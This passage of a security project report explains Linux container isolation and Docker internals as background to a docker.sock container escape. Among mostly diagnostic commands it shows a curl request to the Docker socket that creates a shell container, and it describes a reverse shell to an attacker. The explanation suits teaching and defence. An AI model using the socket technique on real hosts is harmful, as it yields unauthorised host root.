

Figure 2.5: cgroup Hierarchy: Host vs Container Resource Slice

Relevant subsystems include:

- `memory` — limits resident set size; prevents a container from exhausting host RAM and triggering the OOM killer against host processes.

- `cpu` — enforces CPU scheduling quotas.
- `pids` — caps the number of processes; prevents fork bomb propagation to the host scheduler.
- `devices` — controls access to device nodes; this is the subsystem disabled by `--privileged`.
- `blkio` — limits block I/O bandwidth.

```
# View memory usage for a running container
cat /sys/fs/cgroup/memory/docker/<container-id>/memory.
   usage_in_bytes

# Inspect cgroup parent via Docker API
docker inspect netdiag-app | grep CgroupParent
```

A critical limitation must be stated clearly: **cgroups enforce resource boundaries; they do not provide security isolation**. They cannot prevent a process from abusing a privileged socket, from calling `setns()` to join another namespace (given the appropriate capabilities), or from performing any other privilege-escalation technique. The `--privileged` flag disables the `devices` cgroup subsystem entirely, granting the container access to all host device nodes.

2.6 Capabilities — Fine-Grained Privilege Model

Traditional UNIX privilege is binary: a process is either root (all privileges) or unprivileged (none). Linux capabilities decompose root's monolithic privilege into approximately forty discrete units, each controlling a distinct class of operations. This allows Docker to run a container as UID 0 while withholding the most dangerous kernel permissions.

Each process maintains five capability sets: `Permitted`, `Effective`, `Inheritable`, `Bounding`, and `Ambient`. The `Effective` set determines what the process may do at any given moment; the `Bounding` set acts as a ceiling that no child process may exceed.

Docker's **default capability set** (retained in containers) includes: `CHOWN`, `DAC_OVERRIDE`, `FOWNER`, `KILL`, `NET_BIND_SERVICE`, `SETUID`, `SETGID`, `SYS_CHROOT`, `AUDIT_WRITE`, `MKNOD`, `NET_RAW`, `SETFCAP`, and `SETPCAP`.

Docker **drops by default**: `SYS_ADMIN`, `NET_ADMIN`, `SYS_PTRACE`, `SYS_MODULE`, and others. Of these, `CAP_SYS_ADMIN` deserves special attention: it is functionally near- equivalent to root, enabling `mount()` calls, namespace manipulation via `setns()` and `unshare()`, and a wide range of other privileged operations.

```
# Inspect capability sets from inside the container
capsh --print
# or directly from procfs
cat /proc/self/status | grep Cap
capsh --decode=<hex_value>
```

The container used in this project runs as root with Docker's default capability set and *without* `--privileged`. This means direct kernel escape via `CAP_SYS_ADMIN` is not available. However, the `docker.sock` escape entirely circumvents the capability model: the attacker does not perform privileged syscalls from inside the container; instead, they instruct the Docker *daemon* to spawn a new privileged container on their behalf. The daemon executes with full host root privileges and is unaffected by the attacking container's capability restrictions. This is detailed in Chapter 6.

2.7 Seccomp — Syscall Filtering

Seccomp (Secure Computing Mode) restricts the set of syscalls available to a process. Docker applies a default seccomp profile that blocks approximately 44 syscalls considered dangerous or unnecessary for typical container workloads. It represents the last kernel-level line of defence between a container process and the host kernel.

Seccomp operates by attaching a BPF (Berkeley Packet Filter) program to the target process. Every syscall invocation is evaluated against this program before the kernel handler executes. Docker uses `SECCOMP_MODE_FILTER`, which allows a fine-grained BPF rule set rather than the minimal `SECCOMP_MODE_STRICT` (which permits only `read`, `write`, `exit`, and `sigreturn`).

Docker's default seccomp profile blocks, among others: `kexec_load`, `ptrace`, `reboot`, `init_module`, and `perf_event_open`. The `mount` syscall is also blocked, preventing a container process from directly mounting host filesystems.

Critically, the default profile **does not block** Unix domain socket operations. The `socket(AF_UNIX, ...)` syscall and all subsequent socket I/O syscalls used to communicate with `docker.sock` are fully permitted. The escape described in this report does not require bypassing seccomp.

```
# Confirm seccomp profile for the running container
docker inspect netdiag-app | grep Seccomp

# Inspect blocked syscalls from the default profile
cat /etc/docker/seccomp.json | python3 -m json.tool | grep '"name"
    ' | head -20
```

The flags `--security-opt seccomp=unconfined` and `--privileged` both disable seccomp filtering entirely, significantly widening the attack surface.

2.8 AppArmor and Linux Security Modules

Linux Security Modules (LSMs) extend the kernel's Discretionary Access Control (DAC) model with Mandatory Access Control (MAC). Where DAC enforces access rules based on object ownership and permission bits, MAC enforces rules defined by a security policy that neither the object owner nor even root can override within the kernel. LSM hooks are

inserted at kernel object boundaries—files, sockets, IPC objects—and are invoked before every access decision.

AppArmor is the LSM shipped as Docker's default on Debian, Ubuntu, and Kali Linux. It is a *path-based* MAC system: profiles specify which filesystem paths a process may access, which capabilities it may exercise, and what network operations are permitted.

Docker loads its `docker-default` AppArmor profile for every container unless overridden with `--security-opt apparmor=unconfined`. This profile restricts access to sensitive `/proc` and `/sys` paths, and redundantly denies the `mount` syscall. However, the `docker-default` profile does not explicitly deny access to Unix domain sockets. Communication with `docker.sock` is therefore *permitted* by AppArmor as well as by seccomp.

```
# Confirm AppArmor profile assigned to the container
docker inspect netdiag-app | grep AppArmor

# List all loaded profiles on the host
aa-status
```

Falco, the runtime intrusion detection system evaluated in Chapter 11, operates at a comparable layer via `fanotify` and eBPF probes rather than AppArmor profiles, giving it visibility into `docker.sock` accesses that AppArmor silently permits.

2.9 The `/proc` Filesystem

`/proc` is a virtual filesystem generated entirely in kernel memory; no data is stored on disk. It exposes kernel data structures as a navigable file hierarchy, providing the primary introspection interface for process monitoring, namespace inspection, and container detection tooling.

Each running process is represented by a directory `/proc/<pid>/` containing, among others:

- `ns/` — symbolic links to namespace membership; inode comparison reveals whether two processes share a namespace.
- `fd/` — symbolic links to all open file descriptors; reveals open sockets and files.
- `maps` — the process memory map.
- `status` — capability hex values, real and effective UIDs, and other per-process metadata.
- `mounts` — the mount table as seen from this process's mount namespace; shows bind mounts including `docker.sock`.
- `cmdline` — the command used to invoke the process.

The symlink `/proc/self` always resolves to the calling process's own `/proc` directory. `/proc/net/unix` lists all Unix domain sockets open on the system, confirming `docker.sock` availability.

```
# From inside the container
ls -la /proc/self/ns/
cat /proc/self/mounts | grep docker
cat /proc/self/status | grep -E "Uid|Cap"

# From the host -- compare namespace inodes
readlink /proc/1/ns/mnt                # host init
readlink /proc/<container-pid>/ns/mnt  # container process
```

If the two `mnt` namespace inodes differ, the processes reside in separate mount namespaces—confirming the container boundary. If they match after an escape attempt, the escape succeeded and the attacker's process has joined the host mount namespace. The detection script `detect.sh` relies on `lsof`, which internally reads `/proc/*/fd/` to identify open socket descriptors.

2.10 How the Kernel Sees a Container vs a Process

The preceding sections can now be synthesised into a unified model. From the kernel's perspective, a container is not a discrete entity; it has no dedicated data type and no privileged representation. A container is simply a process tree whose members share a common namespace set, are enrolled in a common cgroup hierarchy, hold a specific capability set, and are subject to an optional seccomp filter and AppArmor profile.

Internally, each process is represented by a `task_struct`. The fields relevant to container isolation are:

- `nsproxy` — pointer to the `nsproxy` structure holding references to the process's PID, NET, MNT, UTS, IPC, and USER namespace instances.
- `cgroups` — pointer to the process's cgroup membership.
- Capability bitmasks (`cap_permitted`, `cap_effective`, etc.).
- Pointer to the attached seccomp BPF filter (if any).

All containers on a host share:

- The kernel binary and all loaded kernel modules.
- The kernel's physical memory (mapped, not directly accessible, but subject to shared-kernel vulnerabilities).
- The kernel's syscall dispatch table.



Figure 2.6: Kernel View: Host Process vs Container Process (`task_struct` comparison)

- The `/proc` filesystem (filtered per PID namespace).

A process holding `CAP_SYS_ADMIN` may call `setns()` to join any namespace for which it possesses a valid file descriptor—this is the mechanism underlying direct namespace escape techniques. The `docker.sock` escape used in this project is architecturally different: the attacker process does not require `CAP_SYS_ADMIN` and does not call `setns()` directly. Instead, it communicates with the Docker daemon over the Unix socket. The daemon—which runs as root on the host with an unrestricted capability set—performs all privileged operations on the attacker's behalf. The kernel enforces nothing about the daemon's own operations; it is a fully trusted root process.

Table 2.1 summarises the isolation stack and its limitations as they apply to the attack:

Table 2.1: Container Isolation Stack: Mechanisms and Gaps

Mechanism	**What It Isolates**	**What It Does Not Stop**
Namespaces	Resource visibility	Shared kernel; daemon API access
cgroups	Resource consumption	Privilege escalation
Capabilities	Privilege scope	Socket-based API access
Seccomp	Syscall surface	`AF_UNIX` socket comms
AppArmor	File and capability access	`docker.sock` by default

The table illustrates why the `docker.sock` escape is particularly robust: it does not conflict with any single layer of the isolation stack. No namespace prevents it, no cgroup limits it, no capability check blocks it, seccomp permits the underlying socket syscalls, and AppArmor's default profile allows Unix socket access. Chapter 8 returns to this table to explain, in attack-flow terms, why each layer fails to interrupt the exploit chain.

Chapter 3

Docker: Architecture and Internals

3.1 What Docker Is (and Is Not)

Docker is frequently described as a lightweight virtualisation technology. This description is misleading in a security context and must be corrected before the attack surface can be accurately assessed. Docker performs no hardware emulation, presents no virtual CPU, and runs no second kernel. It is, precisely, a toolchain that automates the creation of namespaced process trees: it handles namespace allocation, cgroup assignment, image unpacking, and process execution, and wraps all of these operations behind a convenient command-line interface and a REST API.

The components that constitute the Docker system are:

- **Docker CLI** (`docker`) — a thin HTTP client that translates user commands into REST requests.
- **Docker daemon** (`dockerd`) — the long-running, root-owned process that owns container lifecycle, image storage, networking, and volumes.
- **containerd** — an industry-standard container runtime that manages lower-level lifecycle operations on behalf of `dockerd`.
- **runc** — the OCI-compliant process launcher that makes the actual kernel calls to create namespaces and execute the container entrypoint.

A container, stripped of abstraction, is a namespaced and cgroup-limited process tree executing on the host kernel. Docker adds value through its image format, registry protocol, networking automation, volume management, and REST API surface. What it does not add is a hardware isolation boundary.

The security implication is direct: because no hardware boundary exists, a kernel vulnerability affects every container on the host simultaneously. More relevant to this project, the Docker daemon (`dockerd`) runs as root on the host. It is the privileged actor in the system—not the container. Any mechanism that grants a container process the ability to communicate with the daemon is, in effect, a path to host root.

3.2 Docker vs Traditional Virtual Machines — A Kernel-Level Comparison

The distinction between virtual machine isolation and container isolation is not merely a performance trade-off; it is a categorical difference in the security model. Understanding this difference is essential to appreciating why the escape demonstrated in this project requires no kernel exploit.

A virtual machine runs under a *hypervisor*—either bare-metal (Type 1, e.g., VMware ESXi, Xen) or hosted (Type 2, e.g., VirtualBox, QEMU/KVM). The hypervisor emulates hardware, presenting a virtual CPU, memory bus, and devices to the guest. The guest OS boots its own kernel in ring 0 of the virtual CPU. From the guest's perspective, it owns dedicated hardware; from the host's perspective, the guest is a managed process. Escaping a VM requires exploiting a vulnerability in the hypervisor itself—typically a flaw in virtual device emulation (e.g., CVE-2015-3456 "VENOM" in QEMU's floppy controller). Such vulnerabilities are rare, heavily audited, and carry high exploitation complexity. Guest memory, CPU state, and devices are fully virtualised: there is no shared kernel and no shared memory between guest and host.

Container isolation, by contrast, rests entirely on kernel software primitives. Namespaces restrict visibility; cgroups restrict resource consumption; capabilities restrict privilege scope; seccomp and AppArmor narrow the syscall and file access surface. All of these mechanisms were documented in Chapter 2. Because the host kernel is shared, a container escape does not require defeating a hardware emulation layer—it requires finding a misconfiguration or vulnerability in one of these software mechanisms. The escape demonstrated in this project requires neither a kernel CVE nor a seccomp bypass. It exploits a bind-mounted Unix socket and the absence of daemon-side authentication, as established in Section 3.10 and detailed in Chapter 4.

Table 3.1: VM vs Container Isolation: Key Properties

Property	**Virtual Machine**	**Container**
Kernel	Separate per VM	Shared host kernel
Isolation boundary	Hardware (hypervisor)	Software (namespaces)
Boot time	Seconds to minutes	Milliseconds
Escape difficulty	High (hypervisor CVE required)	Lower (misconfiguration sufficient)
Syscall surface	Virtualised	Direct to host kernel
Overhead	High (full OS stack)	Near-zero

The bottom row of Table 3.1 encapsulates the attack in one line: the syscall surface of a container is the host kernel's syscall table, not a virtualised interface. Any process with access to the Docker daemon API bypasses this comparison entirely—the daemon itself is a root process on the host that operates outside all container isolation mechanisms.



Figure 3.1: VM vs Container Isolation Stack

3.3 The Docker Daemon (`dockerd`)

`dockerd` is the privileged long-running process at the centre of the Docker architecture. It owns every container lifecycle operation—creation, start, stop, deletion—as well as image storage, network bridge management, and volume lifecycle. It is not a container itself; it is a root-owned service running directly on the host with an unrestricted capability set.

By default, `dockerd` listens for API requests on a Unix domain socket at `/var/run/docker.sock`. Optionally, it can be configured to listen on a TCP port, but the socket is always present in standard deployments. The socket's permissions are:

```
srw-rw---- 1 root docker
```

Ownership by the `docker` group means that any process whose effective UID is 0, or whose GID includes `docker`, may open the socket and issue API requests. There is no further authentication mechanism: socket access is daemon-equivalent power. This is the misconfiguration vector—when the socket is bind-mounted into a container, the container process acquires the ability to issue commands to the daemon as if it were a trusted local client.

```
# Verify daemon is running as root
ps aux | grep dockerd

# Inspect socket file permissions
ls -la /var/run/docker.sock
# srw-rw---- 1 root docker

# Direct API call to daemon from the host
curl --unix-socket /var/run/docker.sock http://localhost/version
```

The daemon delegates actual container execution to `containerd` via a gRPC channel on `/run/containerd/containerd.sock`. `dockerd` handles the higher-level concerns—API parsing, image management, network configuration—and instructs `containerd` to manage the runtime process lifecycle.



Figure 3.2: `dockerd` as Root Actor: API Request Flow

Because the daemon executes with full host-root privileges and performs its own `clone()`, `mount()`, and `pivot_root()` calls outside any container's namespace or cgroup, none of the isolation mechanisms examined in Chapter 2 constrain its actions. A caller that can reach the socket can instruct the daemon to mount the host root filesystem into a new container and execute arbitrary commands within it—as demonstrated in Chapter 8.

3.4 containerd and runc

Below `dockerd` sits a two-layer runtime stack whose separation clarifies exactly where namespace creation and capability restriction occur.

3.4.1 containerd

`containerd` is a CNCF (Cloud Native Computing Foundation) container runtime adopted as Docker's execution backend. It manages container lifecycle (create, start, stop, delete), image storage via its snapshotter subsystem, and task supervision. It communicates with `dockerd` over a gRPC channel on `/run/containerd/containerd.sock`.

For each container, `containerd` spawns a `containerd-shim` process. The shim is a lightweight supervisor that persists even if `containerd` restarts: it holds the container's standard I/O streams, forwards exit codes, and manages the `runc` lifecycle. Its persistence ensures containers are not orphaned by daemon restarts.

3.4.2 runc

`runc` is the OCI-compliant low-level runtime. It is the component that actually interacts with the kernel to create a container. Written in Go, `runc` reads an OCI bundle (`config.json`

plus a `rootfs/` directory) and performs, in sequence:

- `clone()` with namespace flags to create the process in fresh PID, NET, MNT, UTS, and IPC namespaces.
- `pivot_root()` to switch the process's root filesystem to the container's OverlayFS mount.
- cgroup assignment by writing the process PID to the relevant cgroup `tasks` file.
- Capability bounding set reduction per `config.json`.
- `prctl(PR_SET_SECCOMP, ...)` to load the BPF filter.
- `execve()` to launch the container's entrypoint.

After `execve()` succeeds, `runc` exits. The `containerd-shim` assumes supervision. The full execution chain is therefore: `dockerd` → `containerd` → `containerd-shim` → `runc` → container PID 1.

`runc` has its own vulnerability history. CVE-2019-5736 allowed a malicious container to overwrite the `runc` binary on the host via `/proc/self/exe`, achieving a container escape without any misconfiguration. The escape in this project requires no such exploit; it uses the daemon API directly.

```
# Observe containerd and shim processes on the host
ps aux | grep containerd

# Low-level runc management
runc list
runc state <container-id>

# containerd socket permissions
ls -la /run/containerd/containerd.sock
```

3.5 The OCI Runtime Specification

The Open Container Initiative (OCI), a Linux Foundation project, defines two interoperable standards: the *Runtime Specification*, which describes how a compliant runtime must create and manage a container, and the *Image Specification*, which describes how a container image must be packaged and layered. Any OCI-compliant runtime—`runc`, `crun`, or Kata Containers' `kata-runtime`—can execute an OCI bundle.

An OCI bundle consists of a `config.json` file and a `rootfs/` directory. `config.json` is the contract between the caller and the runtime. The fields most relevant to security are:

- `namespaces` — the list of namespace types to create for this container (PID, NET, MNT, etc.).



Figure 3.3: Docker Runtime Stack: `dockerd` → `containerd` → `runc` → Process

- `capabilities` — the permitted, effective, and bounding sets that the container process will hold after startup.
- `seccomp` — the BPF filter profile to load.
- `mounts` — the list of bind mounts to apply, including any `docker.sock` entries introduced by `-v` flags.
- `linux.devices` — device nodes to expose inside the container; expanded by `--privileged`.

When a user passes `-v /var/run/docker.sock:/var/run/docker.sock` to `docker run`, Docker translates this flag into a mount entry in `config.json` before handing the bundle to `runc`. The entry appears as:

```
{
  "destination": "/var/run/docker.sock",
  "source":      "/var/run/docker.sock",
  "options":     ["rbind", "rprivate"]
}
```

This JSON fragment is the root cause of the misconfiguration. `runc` reads it and calls `mount(MS_BIND)` to attach the host socket path into the container's mount namespace. The OCI bundle for a running container can be inspected directly:

```
cat /run/containerd/io.containerd.runtime.v2.task/moby/<id>/config
    .json
# reveals full namespace list, capability sets, seccomp profile,
    and mounts
```

3.6 How `docker run` Becomes a Process — Full Syscall Flow

Tracing the complete path from `docker run` to a running namespaced process reveals precisely where each kernel primitive from Chapter 2 is applied. The sequence is as follows.

First, the Docker CLI parses the command-line flags and constructs an HTTP POST request to the `/containers/create` endpoint on `dockerd`, transmitted over `/var/run/docker.sock`. Second, `dockerd` receives the request, pulls the image if it is not locally cached, and generates an OCI bundle including a `config.json` encoding all runtime parameters. Third, `dockerd` calls `containerd` over gRPC (`containerd.TaskService.Create`). Fourth, `containerd` spawns a `containerd-shim-runc-v2` process. Fifth, the shim invokes `runc run`.

Sixth—and most important for the kernel model—`runc` reads `config.json` and executes the following sequence of syscalls:

- `clone(CLONE_NEWPID | CLONE_NEWNS | CLONE_NEWNET | CLONE_NEWUTS | CLONE_NEWIPC)` — allocates fresh namespaces for the container process.
- `unshare(CLONE_NEWUSER)` — if user namespace remapping is enabled; not present in the default configuration used in this project.
- `pivot_root()` — switches the container process's root filesystem to the OverlayFS merged mount, replacing the host `/`.
- cgroup assignment — the container's PID is written to the appropriate cgroup `tasks` file, applying resource limits.
- Capability drop — the bounding set is reduced by clearing bits via `prctl(PR_CAPBSET_DROP)`.
- `prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, ...)` — loads the BPF filter specified in `config.json`.
- Bind mounts (including `docker.sock`) are applied via `mount(MS_BIND)` after `pivot_root`.
- `execve()` — replaces the `runc` process image with the container entrypoint (e.g., `python3 app.py`).

After `execve()`, `runc` exits and the `containerd-shim` supervises the resulting container PID 1. From this moment, the container process is running inside its namespace set with the bind-mounted `docker.sock` live in its filesystem. The socket is present before the application code begins executing.

The syscall sequence can be observed live:

```
strace -f -e clone,unshare,mount,pivot_root,execve \
  docker run --rm alpine echo hi 2>&1 | head -40
```

The HTTP layer can also be exercised directly, bypassing the CLI:

```
curl --unix-socket /var/run/docker.sock \
  -X POST "http://localhost/containers/create" \
  -H "Content-Type: application/json" \
  -d '{"Image":"alpine","Cmd":["sh"]}'
```

This direct API interaction is the technique used in the escape chain: a `curl` or `docker` binary inside the container issues the same HTTP request, but the socket it reaches is the host daemon's socket, not a sandboxed proxy.

3.7 Docker Images and Layers (OverlayFS)

A Docker image is an ordered, immutable stack of filesystem layers. Each layer is a `tar` archive encoding the filesystem diff produced by a single `Dockerfile` instruction (`RUN`, `COPY`, `ADD`, etc.). Layers are stored on the host under `/var/lib/docker/overlay2/` and are shared across containers that derive from the same base image.

At runtime, Docker assembles these layers into a unified filesystem view using **OverlayFS**:

- `lowerdir` — the read-only stack of image layers, ordered from base to most recent.
- `upperdir` — a per-container writable layer; all writes from within the container land here.
- `workdir` — OverlayFS's internal staging area, required by the kernel implementation.
- `merged` — the unified view presented as the container's root filesystem (`/`).

OverlayFS implements copy-on-write: reads are served from `lowerdir` until a file is modified, at which point it is copied into `upperdir` and the write applied there. When a container is deleted, `upperdir` is discarded; the image layers in `lowerdir` remain intact and available to future containers.

A bind mount (`-v`) bypasses the OverlayFS stack entirely. It is implemented as a `mount(MS_BIND)` syscall that maps a host path directly into the container's merged view. The `docker.sock` bind mount is not part of any image layer; its inode lives on the host filesystem and is made accessible inside the container without being copied, cached, or mediated by OverlayFS. The socket is identical on both sides of the mount namespace boundary, as established in Section 2.4.3.

```
# View active OverlayFS mounts for running containers
mount | grep overlay

# Inspect layer paths via Docker inspect
docker inspect netdiag-app | python3 -c \
  "import sys,json; d=json.load(sys.stdin); \
   [print(g) for g in d[0]['GraphDriver']['Data'].values()]"
```

```

# Host overlay directory structure
ls /var/lib/docker/overlay2/
```

3.8 Docker Networking Internals (Bridge, iptables, veth Pairs)

Docker's default network mode is `bridge`. On first use, Docker creates a virtual bridge interface `docker0` on the host with IP address `172.17.0.1` and subnet `172.17.0.0/16`. Each container that joins the default bridge network is connected to it via a *virtual Ethernet pair* (`veth`): a kernel-level point-to-point link whose two ends behave as ordinary Ethernet interfaces.

One end of the veth pair (`vethXXXXXX`) is attached to `docker0` on the host; the other end (`eth0`) is placed inside the container's network namespace and assigned an IP address from Docker's IPAM pool (e.g., `172.17.0.2`). Traffic leaving the container traverses this path: container `eth0` → veth pair → `docker0` bridge → host NIC, with Network Address Translation applied by an iptables `MASQUERADE` rule in the `POSTROUTING` chain.

Port mapping (e.g., `-p 5000:5000`) is implemented by `dockerd` as an iptables DNAT rule in the `PREROUTING` chain, rewriting the destination address of packets arriving on host port 5000 to the container's IP and port. A corresponding `FORWARD` rule permits the bridged traffic.

For the reverse shell documented in Chapter 8, the relevant traffic path is: shell process inside container → TCP connect to attacker IP on port 4444 → kernel TCP stack → `eth0` → veth pair → `docker0` → iptables `MASQUERADE` → host NIC → NAT network → attacker VM. No elevated network privilege is required for this path; outbound TCP connections are permitted under the default network namespace configuration.

The flag `--network=host` removes the network namespace entirely, placing the container directly on the host's network stack. This is a separate misconfiguration not present in the lab environment.

```
# View docker0 bridge and attached veth pairs
ip link show
brctl show docker0

# iptables NAT rules added by Docker
iptables -t nat -L -n -v | grep -E "DOCKER|DNAT|MASQ"

# Container's network view
docker exec netdiag-app ip addr
docker exec netdiag-app ip route
```



Figure 3.4: Docker Bridge Networking: Container to Host to External Network

3.9 Docker Volumes and Bind Mounts

Docker offers two mechanisms for persisting or sharing data between host and container: managed volumes and bind mounts. Their kernel-level behaviour differs substantially, and the difference is the foundation of the misconfiguration exploited in this project.

3.9.1 Docker Volumes

A Docker volume is managed entirely by `dockerd`. Volumes are stored under `/var/lib/docker/volumes/` and are mounted into containers via `mount(MS_BIND)` from that daemon-controlled path. Their lifecycle is tied to the Docker object model rather than to any specific host filesystem path, making them the safer default: they expose no arbitrary host directory to the container.

3.9.2 Bind Mounts

